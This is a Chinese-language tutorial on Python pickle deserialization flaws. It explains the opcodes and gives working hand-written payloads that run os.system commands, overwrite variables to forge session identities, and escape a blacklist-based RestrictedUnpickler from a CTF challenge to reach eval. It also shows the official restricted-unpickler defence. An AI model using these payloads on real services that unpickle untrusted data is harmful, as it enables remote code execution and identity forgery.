pickle 反序列化
pickle
简介
pickle 是 Python 中一个能够序列化和反序列化对象的模块。在Python中,Pickling 是将 Python 对象及其所拥有的层次结构转化为一个二进制字节流的过程,也就是序列化,而 unpickling 是相反的操作,会将字节流转化回一个对象层次结构。
pickle 可以看作一种独立的语言,通过对 opcode 的编写可以进行 Python 代码执行、覆盖变量等操作。直接编写的 opcode 灵活性比使用 pickle 序列化生成的代码更高,并且有的代码不能通过 pickle 序列化得到( pickle 解析能力大于 pickle 生成能力)。
示例
import pickle

class Person():
    def __init__(self):
        self.age=18
        self.name="Pickle"

p=Person()
opcode=pickle.dumps(p)
print(opcode)
#结果如下
#b'\x80\x04\x957\x00\x00\x00\x00\x00\x00\x00\x8c\x08__main__\x94\x8c\x06Person\x94\x93\x94)\x81\x94}\x94(\x8c\x03age\x94K\x12\x8c\x04name\x94\x8c\x06Pickle\x94ub.'


P=pickle.loads(opcode)
print('The age is:'+str(P.age),'The name is:'+P.name)
#结果如下
#The age is:18 The name is:Pickle
能够被序列化的对象
来自 Python 官方文档
None、True和False- 整数、浮点数、复数
str、byte、bytearray- 只包含可打包对象的集合,包括 tuple、list、set 和 dict
- 定义在模块顶层的函数(使用
def定义,lambda函数则不可以) - 定义在模块顶层的内置函数
- 定义在模块顶层的类
- 某些类实例,这些类的
__dict__属性值或__getstate__()函数的返回值可以被打包(详情参阅 打包类实例 这一段)
pickle 常用方法
pickle.dump(obj, file, protocol=None, *, fix_imports=True)将打包好的对象 obj 写入文件中pickle.dumps(obj, protocol=None, *, fix_imports=True)将打包好的对象 obj 返回(bytes 类型)pickle.load(file, *, fix_imports=True, encoding="ASCII", errors="strict")从文件中读取二进制字节流,将其反序列化为一个对象并返回pickle.load(data, *, fix_imports=True, encoding="ASCII", errors="strict")从 data 中读取二进制字节流,将其反序列化为一个对象并返回。
常用魔术方法
__setstate__
在反序列化时自动执行,可以在对象从其序列化状态恢复时,对对象进行自定义的状态还原
如果没有,则默认为 obj.__dict__.update(state)
state 来源于序列化时 __getstate__ 返回的 dict,如果序列化时没有此魔术方法则默认 state = obj.__dict__(__dict__ 为 python obj 的内置属性,保存所有自定义属性及其值的键值对关系,如若有 obj.x = 1,则 obj.__dict__ = {"x" : 1})
__reduce__
构造方法,在反序列化时自动执行,类似于 php 中的 __wake__,更改重建方式
需要返回一个 tuple,有两种常见形式:
(callable, args):等价于调用callable(*args),并将 obj 设为callable(*args)的返回值(obj = callable(*args))(callable, args, state):obj = callable(*args); obj.__setstate__(state) # 如果存在
pickle 反序列化漏洞例子
import pickle
import os

class Person():
    def __init__(self):
        self.age=18
        self.name="Pickle"
    def __reduce__(self):
        command=r"whoami"
        return (os.system,(command,))

p=Person()
opcode=pickle.dumps(p)
print(opcode)

P=pickle.loads(opcode)
print('The age is:'+str(P.age),'The name is:'+P.name)
在 Person 类中加入了 __reduce__ 函数,该函数能够定义该类的二进制字节流被反序列化时进行的操作。返回值是一个 (callable, ([para1,para2...])[,...]) 类型的元组。当字节流被反序列化时,Python 就会执行 callable(para1,para2...) 函数。因此当上述的Person对象被 unpickling 时,就会执行 os.system(command)。

需要了解 pickle 的工作原理才能进一步探究此漏洞
pickle 原理
Pickle 是一种基于栈的序列化语言,它通过一系列操作码(opcode)来描述对象的序列化状态,由 Pickle 虚拟机(PVM)解释执行。
PVM 三个核心组件:
- 指令处理器:读取并解释 opcode 和参数,直到遇到
.结束符停止。最终留在栈顶的值将被作为反序列化对象返回 - Stack:由 Python list 实现,被用来临时存储数据、参数以及对象
- Memo:由 Python dict 实现,为 PVM 的整个生命周期提供存储
当前用于 pickling 的协议共有 5 种。使用的协议版本越高,读取生成的 pickle 所需的 Python 版本就要越新。
- v0 版协议是原始的“人类可读”协议,并且向后兼容早期版本的 Python。
- v1 版协议是较早的二进制格式,它也与早期版本的 Python 兼容。
- v2 版协议是在 Python 2.3 中引入的。它为存储 new-style class 提供了更高效的机制。欲了解有关第 2 版协议带来的改进,请参阅 PEP 307。
- v3 版协议添加于 Python 3.0。它具有对
bytes对象的显式支持,且无法被 Python 2.x 打开。这是目前默认使用的协议,也是在要求与其他 Python 3 版本兼容时的推荐协议。 - v4 版协议添加于 Python 3.4。它支持存储非常大的对象,能存储更多种类的对象,还包括一些针对数据格式的优化。有关第 4 版协议带来改进的信息,请参阅 PEP 3154。
pickle协议是向前兼容的,0 号版本的字符串可以直接交给 pickle.loads(),不用担心引发什么意外。下面我们以 v0 版本为例,介绍一下常见的 opcode
常用 Opcode
| 指令 | 描述 | 具体写法 | 栈上的变化 |
|---|---|---|---|
| c | 获取一个全局对象 / import 一个模块 | c[module]\n[instance]\n |
获得的对象入栈 |
| o | 寻找栈中的上一个 MARK,以之间的第一个数据(必须为函数)为 callable,第二个到第 n 个数据为参数,执行该函数(或实例化一个对象) | o |
过程中涉及的数据都出栈,函数返回值(或生成的对象)入栈 |
| i | 相当于 c 和 o 的组合:先获取一个全局函数,再寻找栈中的上一个 MARK,并组合之间的数据为元组,以该元组为参数执行全局函数(或实例化对象) | i[module]\n[callable]\n |
过程中涉及的数据都出栈,函数返回值(或生成的对象)入栈 |
| N | 实例化一个 None | N |
获得的对象入栈 |
| S | 实例化一个字符串对象 | S'xxx'\n(也可以使用双引号等 Python 字符串形式) |
获得的对象入栈 |
| V | 实例化一个 UNICODE 字符串对象 | Vxxx\n |
获得的对象入栈 |
| I | 实例化一个 int 对象 | Ixxx\n |
获得的对象入栈 |
| F | 实例化一个 float 对象 | Fx.x\n |
获得的对象入栈 |
| R | 选择栈上的第一个对象作为函数,第二个对象作为参数(第二个对象必须为元组),然后调用该函数 | R |
函数和参数出栈,函数返回值入栈 |
| . | 程序结束,栈顶的一个元素作为 pickle.loads() 的返回值 | . |
无 |
| ( | 向栈中压入一个 MARK 标记 | ( |
MARK 标记入栈 |
| t | 寻找栈中的上一个 MARK,并组合之间的数据为元组 | t |
MARK 及被组合的数据出栈,生成的对象入栈 |
| ) | 向栈中直接压入一个空元组 | ) |
空元组入栈 |
| l | 寻找栈中的上一个 MARK,并组合之间的数据为列表 | l |
MARK 及被组合的数据出栈,生成的对象入栈 |
| ] | 向栈中直接压入一个空列表 | ] |
空列表入栈 |
| d | 寻找栈中的上一个 MARK,并组合之间的数据为字典(数据必须为偶数个,即 key-value 对) | d |
MARK 及被组合的数据出栈,生成的对象入栈 |
| } | 向栈中直接压入一个空字典 | } |
空字典入栈 |
| p | 将栈顶对象存储至 memo_n | pn\n |
无 |
| g | 将 memo_n 的对象压栈 | gn\n |
对象被压栈 |
| 0 | 丢弃栈顶对象 | 0 |
栈顶对象被丢弃 |
| b | 使用栈中的第一个元素(属性名-属性值字典)对第二个元素(对象实例)进行属性设置 | b |
栈上第一个元素出栈 |
| s | 将栈的第一个和第二个对象作为 key-value 对,添加或更新到栈的第三个对象(必须为列表或字典)中 | s |
第一、二个元素出栈,第三个元素被更新 |
| u | 寻找栈中的上一个 MARK,组合之间的数据(必须为偶数个 key-value 对),并全部添加或更新到该 MARK 之前的一个元素(必须为字典)中 | u |
MARK 及被组合的数据出栈,字典被更新 |
| a | 将栈的第一个元素 append 到第二个元素(列表)中 | a |
栈顶元素出栈,列表被更新 |
| e | 寻找栈中的上一个 MARK,组合之间的数据并 extends 到该 MARK 之前的一个元素(必须为列表)中 | e |
MARK 及被组合的数据出栈,列表被更新 |
PVM工作流程
PVM解析 str 的过程:
PVM解析 __reduce__() 的过程:
一个简单的例子:
opcode=b'''cos
system
(S'whoami'
tR.'''

cos
system   #字节码为c,形式为c[moudle]\n[instance]\n,导入os.system。并将函数压入stack

(S'whoami'   #字节码为(,向stack中压入一个MARK。字节码为S,示例化一个字符串对象'whoami'并将其压入stack

tR.      #字节码为t,寻找栈中MARK,并组合之间的数据为元组。然后通过字节码R执行os.system('whoami')

#字节码为.,程序结束,将栈顶元素os.system('ls')作为返回值
pickletools
可以使用 pickletools 模块,将 opcode 转化成方便我们阅读的形式:
import pickletools

opcode=b'''cos
system
(S'whoami'
tR.'''
pickletools.dis(opcode)

###
    0: c    GLOBAL     'os system'
   11: (    MARK
   12: S        STRING     'whoami'
   22: t        TUPLE      (MARK at 11)
   23: R    REDUCE
   24: .    STOP
highest protocol among opcodes = 0
漏洞利用方式
命令执行
可以通过在类中重写 __reduce__ 方法,从而在反序列化时执行任意命令,但是通过这种方法一次只能执行一个命令,如果想一次执行多个命令,就只能通过手写 opcode 的方式了
import pickle

opcode=b'''cos
system
(S'whoami'
tRcos
system
(S'whoami'
tR.'''
pickle.loads(opcode)

#结果如下
xiaoh\34946
xiaoh\34946
在 pickle 中,和函数执行有关的字节码有三个:R, i, o,可以从三个方向构造 payload
R
opcode1=b'''cos
system
(S'whoami'
tR.'''
i
相当于 c 和 o 的组合,先获取一个全局函数,然后寻找栈中的上一个 MARK,并组合之间的数据为元组,以该元组为参数执行全局函数(或实例化一个对象)
opcode2=b'''(S'whoami'
ios
system
.'''
o
寻找栈中的上一个 MARK,以之间的第一个数据(必须为函数)为 callable,第二个到第 n 个数据为参数,执行该函数(或实例化一个对象)
opcode3=b'''(cos
system
S'whoami'
o.'''
注意 pickle.loads 会解决 import 问题,对于未引入的 module 会自动尝试 import。也就是说整个 python 标准库的代码执行、命令执行函数我们都可以使用
实例化对象
实例化对象也是一种特殊的函数执行,我们同样可以通过手写 opcode 来构造:
import pickle

class Person:
    def __init__(self,age,name):
        self.age=age
        self.name=name


opcode=b'''c__main__
Person
(I18
S'Pickle'
tR.'''

p=pickle.loads(opcode)
print(p)
print(p.age,p.name)

'''
<__main__.Person object at 0x00000223B2E14CD0>
18 Pickle
'''
以上 opcode 相当于手动执行了构造函数 Person(18,'Pickle')
变量覆盖
在 session 或 token 中,由于需要存储一些用户信息,所以常常能够看见 pickle 的身影。程序会将用户的各种信息序列化并存储在 session 或 token 中,以此来验证用户的身份
假如 session 或 token 是以明文的方式进行存储的,就有可能通过变量覆盖的方式进行身份伪造
#secret.py
secret="This is a key"
import pickle
import secret
print("secret变量的值为:"+secret.secret)
opcode=b'''c__main__
secret
(S'secret'
S'Hack!!!'
db.'''
fake=pickle.loads(opcode)
print("secret变量的值为:"+fake.secret)
'''
secret变量的值为:This is a key
secret变量的值为:Hack!!!
'''首先通过 c 来获取 __main__.secret 模块,然后将字符串 secret 和 Hack!!! 压入栈中,然后通过字节码 d 将两个字符串组合成字典 {'secret':'Hack!!!'} 的形式。由于在 pickle 中,反序列化后的数据会以 key-value 的形式存储,所以 secret 模块中的变量 secret="This is a key" ,是以 {'secret':'This is a key'} 形式存储的。最后再通过字节码 b 来执行 __dict__.update(),即 {'secret':'This is a key'}.update({'secret':'Hack!!!'}),因此最终 secret 变量的值被覆盖成了 Hack!!!
Pker 工具
简介
pker 是由 @eddieivan01 编写的以遍历 Python AS T的形式来自动化解析 pickle opcode 的工具。
自己 fork 的:ClapEcho233/pker
可以做到:
- 变量赋值:存到 memo 中,保存 memo 下标和变量名即可
- 函数调用
- 类型字面量构造
- list 和 dict 成员修改
- 对象成员变量修改
使用方法
详见 README.md
如何修复
对于 pickle 反序列化漏洞,官方的第一个建议就是永远不要 unpickle 来自于不受信任的或者未经验证的来源的数据。第二个就是通过重写 Unpickler.find_class() 来限制全局变量,官方的例子:
import builtins
import io
import pickle

safe_builtins = {
    'range',
    'complex',
    'set',
    'frozenset',
    'slice',
}

class RestrictedUnpickler(pickle.Unpickler):

    #重写了find_class方法
    def find_class(self, module, name):
        # Only allow safe classes from builtins.
        if module == "builtins" and name in safe_builtins:
            return getattr(builtins, name)
        # Forbid everything else.
        raise pickle.UnpicklingError("global '%s.%s' is forbidden" %
                                     (module, name))

def restricted_loads(s):
    """Helper function analogous to pickle.loads()."""
    return RestrictedUnpickler(io.BytesIO(s)).load()

opcode=b"cos\nsystem\n(S'echo hello world'\ntR."
restricted_loads(opcode)


'''结果如下
Traceback (most recent call last):
...
_pickle.UnpicklingError: global 'os.system' is forbidden
'''
以上例子通过重写 Unpickler.find_class() 方法,限制调用模块只能为 builtins,且函数必须在白名单内,否则抛出异常。这种方式限制了调用的模块函数都在白名单之内,这就保证了 Python 在 unpickle 时的安全性
不过,假如 Unpickler.find_class() 中对于模块和函数的限制不是那么严格的话,仍然有可能绕过其限制
绕过 RestrictedUnpickler 限制
想要绕过 find_class,需要了解其何时被调用。在官方文档中描述如下
出于这样的理由,你可能会希望通过定制
Unpickler.find_class()来控制要解封的对象。 与其名称所提示的不同,Unpickler.find_class()会在执行对任何全局对象(例如一个类或一个函数)的请求时被调用。 因此可以完全禁止全局对象或是将它们限制在一个安全的子集中。
在 opcode 中,c、i、\x93 这三个字节码与全局对象有关,当出现这三个字节码时会调用 find_class,使用这三个字节码时不违反其限制即可
绕过 builtins
builtins 是一个包含所有内置函数的模块,在 python 解释器启动后会自动导入这个模块
在一些例子中,常常会见到 module=="builtins" 这一限制,比如官方文档中的例子,只允许我们导入 builtins 这一模块:
if module == "builtins" and name in safe_builtins:
    return getattr(builtins, name)
可以通过 for i in sys.modules['builtins'].__dict__:print(i) 来查看该模块中包含的所有模块函数等,大致如下:

假如内置函数中一些执行命令的函数也被禁用了,而我们仍想命令执行,那么漏洞的利用思路就类似于 Python 中的沙箱逃逸。
例题
来自 code-breaking 2018 picklecode:
import pickle
import io
import builtins

class RestrictedUnpickler(pickle.Unpickler):
    blacklist = {'eval', 'exec', 'execfile', 'compile', 'open', 'input', '__import__', 'exit'}

    def find_class(self, module, name):
        # Only allow safe classes from builtins.
        if module == "builtins" and name not in self.blacklist:
            return getattr(builtins, name)
        # Forbid everything else.
        raise pickle.UnpicklingError("global '%s.%s' is forbidden" %
                                     (module, name))

def restricted_loads(s):
    """Helper function analogous to pickle.loads()."""
    return RestrictedUnpickler(io.BytesIO(s)).load()
思路 1
可以借鉴 Python 沙箱逃逸的思路,获取我们想要的函数。代码没有禁用 getattr() 函数,getattr 可以获取对象的属性值。因此我们可以通过 builtins.getattr(builtins,'eval') 的形式来获取 eval 函数(find_class 只会发现调用了 getattr 是安全的,但是 getattr 获取了 builtins 模块对象 eval 属性值,就是 eval 函数,所以最终它反射出了 eval 函数)

接下来我们得构造出一个 builtins 模块来传给 getattr 的第一个参数,我们可以使用 builtins.globals() 函数获取当前代码所在模块的全局命名空间字典(就是 builtins.globals() 这句代码所在文件模块对象的 __dict__),由于 builtins 模块在解释器启动时就会被导入(叫做 __builtins__),所以可以在字典中找到 builtins 模块对象:
print(globals())
由于 builtins.globals() 返回的结果是个字典,所以我们还需要从 dict 对象中获取 get() 函数

最终构造的 payload 为 builtins.getattr(builtins.getattr(builtins.dict,'get')(builtins.golbals(),'__builtins__'),'eval')(command)
(为什么可以轻易的获取到 get(),但不能轻易的获取到 eval(),因为获取 get() 的 getattr 需要的 module 是 builtins.dict,而获取 eval() 的 getattr 需要的 module 是 builtins。pickle opcode 只能直接拿到模块的属性对象(find_class 也是这么写的),无法直接拿到模块对象本身。所以 builtins.dict 很好获取,直接 c 拿就好了,但是 builtins 直接拿不到)
接下来构造 opcode 即可:
import pickle

opcode=b'''cbuiltins
getattr
(cbuiltins
getattr
(cbuiltins
dict
S'get'
tR(cbuiltins
globals
)RS'__builtins__'
tRS'eval'
tR.'''

print(pickle.loads(opcode))

'''
<built-in function eval>
'''
以上 payload 只是一种方法,Python 沙箱逃逸的方法还有很多,但思想都大同小异。当我们在在绕过 find_class 时,最好先构造出沙箱逃逸的 payload,然后再根据 payload 构造 opcode 即可。
不想手写 opcode 的话,也可以使用 pker 工具来辅助生成 opcode:
#payload.py

#获取getattr函数
getattr = GLOBAL('builtins', 'getattr')
#获取字典的get方法
get = getattr(GLOBAL('builtins', 'dict'), 'get')
#获取globals方法
golbals=GLOBAL('builtins', 'globals')
#获取字典
builtins_dict=golbals()
#获取builtins模块
__builtins__ = get(builtins_dict, '__builtins__')
#获取eval函数
eval=getattr(__builtins__,'eval')
eval("__import__('os').system('whoami')")
return
python3 pker.py < payload.py
b"cbuiltins\ngetattr\np0\n0g0\n(cbuiltins\ndict\nS'get'\ntRp1\n0cbuiltins\nglobals\np2\n0g2\n(tRp3\n0g1\n(g3\nS'__builtins__'\ntRp4\n0g0\n(g4\nS'eval'\ntRp5\n0g5\n(S'__import__(\\'os\\').system(\\'whoami\\')'\ntR."